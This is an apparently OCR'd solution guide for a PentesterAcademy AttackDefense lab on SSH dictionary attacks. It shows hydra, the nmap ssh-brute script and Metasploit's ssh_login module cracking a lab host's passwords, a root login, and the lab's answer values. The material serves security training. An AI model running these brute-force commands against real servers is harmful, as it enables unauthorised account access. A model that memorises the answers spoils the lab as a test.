
ATTACK
DEFENSE
by PentesterAcademy

Name	SSH Recon: Dictionary Attack
URL	https://www.attackdefense.com/challengedetails?cid=527
Type	Network Recon : SSH Servers

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Q1. Find the password of user "student" using hydra.

Answer: friend

Commands:
gzip -d /usr/share/wordlists/rockyou.txt.gz
hydra -l student -P /usr/share/wordlists/rockyou.txt 192.40.231.3 ssh

```
root@attackdefense:~# hydra -l student -P /usr/share/wordlists/rockyou.txt 192.40.231.3 ssh
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2019-05-24 13:00:13
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.40.231.3:22/
[22][ssh] host: 192.40.231.3   login: student   password: friend
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 4 final worker threads did not complete until end.
[ERROR] 4 targets did not resolve or could not be connected
[ERROR] 16 targets did not complete
Hydra (http://www.thc.org/thc-hydra) finished at 2019-05-24 13:01:11
root@attackdefense:~#
```

Q2. Find the password of user "administrator" use appropriate nmap scripts with password dictionary: /usr/share/nmap/nselib/data/passwords.lst

Answer: sunshine

Commands:
echo "administrator" > users
nmap -p 22 --script ssh-brute --script-args userdb=/root/users 192.40.231.3

```
root@attackdefense:~# echo "administrator" > users
root@attackdefense:~# nmap -p 22 --script ssh-brute --script-args userdb=/root/users 192.40.231.3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-24 13:04 UTC
NSE: [ssh-brute] Trying username/password pair: administrator:administrator
NSE: [ssh-brute] Trying username/password pair: administrator:
NSE: [ssh-brute] Trying username/password pair: administrator:123456
NSE: [ssh-brute] Trying username/password pair: administrator:12345
NSE: [ssh-brute] Trying username/password pair: administrator:123456789
NSE: [ssh-brute] Trying username/password pair: administrator:password
NSE: [ssh-brute] Trying username/password pair: administrator:iloveyou
NSE: [ssh-brute] Trying username/password pair: administrator:princess
NSE: [ssh-brute] Trying username/password pair: administrator:12345678
```

```
NSE: [ssh-brute] Trying username/password pair: administrator:chocolate
Nmap scan report for s4fobzumztqcifegqsio95bwr.temp-network_a-40-231 (192.40.231.3)
Host is up (0.000047s latency).

PORT   STATE SERVICE
22/tcp open  ssh
| ssh-brute:
|   Accounts:
|     administrator:sunshine - Valid credentials
|_  Statistics: Performed 28 guesses in 8 seconds, average tps: 3.5
MAC Address: 02:42:C0:28:E7:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds
root@attackdefense:~#
```

Q3. Find the password of user “root” using ssh_login metasploit module with userpass dictionary: /usr/share/wordlists/metasploit/root_userpass.txt

Answer: attack

Commands:
msfconsole
use auxiliary/scanner/ssh/ssh_login
set RHOSTS 192.40.231.3
set USERPASS_FILE /usr/share/wordlists/metasploit/root_userpass.txt
set STOP_ON_SUCCESS true
set verbose true
exploit

```
msf5 > use auxiliary/scanner/ssh/ssh_login
msf5 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.40.231.3
RHOSTS => 192.40.231.3
msf5 auxiliary(scanner/ssh/ssh_login) > set USERPASS_FILE /usr/share/wordlists/metasploit/root_userpass.txt
USERPASS_FILE => /usr/share/wordlists/metasploit/root_userpass.txt
msf5 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf5 auxiliary(scanner/ssh/ssh_login) > set verbose true
verbose => true
msf5 auxiliary(scanner/ssh/ssh_login) > exploit

[-] 192.40.231.3:22 - Failed: 'root:'
[!] No active DB -- Credential data will not be saved!
[-] 192.40.231.3:22 - Failed: 'root:!root'
[-] 192.40.231.3:22 - Failed: 'root:Cisco'
[-] 192.40.231.3:22 - Failed: 'root:NeXT'
```

```
[+] 192.40.231.3:22 - Success: 'root:attack' 'uid=0(root) gid=0(root) groups=0(root) Linux victim-1 4.15.0-50-generic #54-Ubuntu SMP
Mon May 6 18:46:08 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux '
[*] Command shell session 1 opened (192.40.231.2:33061 -> 192.40.231.3:22) at 2019-05-24 13:10:54 +0000
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ssh/ssh_login) >
```

Q4. What is the message of the day ? (Printed after the user logs into the SSH server).

Answer: SSH recon dictionary attack lab

Command: ssh root@192.40.231.3
Enter password “attack”

```
root@attackdefense:~# ssh root@192.40.231.3
The authenticity of host '192.40.231.3 (192.40.231.3)' can't be established.
ECDSA key fingerprint is SHA256:dxlBXgBb0Iv5/LmemZ2Eikb5+GLl9CSLf/B854fUeV8.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.40.231.3' (ECDSA) to the list of known hosts.
Ubuntu 16.04.5 LTS
root@192.40.231.3's password:
Welcome to Ubuntu 16.04.5 LTS (GNU/Linux 4.15.0-50-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
SSH recon dictionary attack lab
root@victim-1:~#
```

References:

1. OpenSSH Server (https://www.openssh.com/)
2. THC Hydra (https://tools.kali.org/password-attacks/hydra)
3. Nmap Script: ssh-brute (https://nmap.org/nsedoc/scripts/ssh-brute.html)
4. Metasploit Module: SSH Login Check Scanner (https://www.rapid7.com/db/modules/auxiliary/scanner/ssh/ssh_login)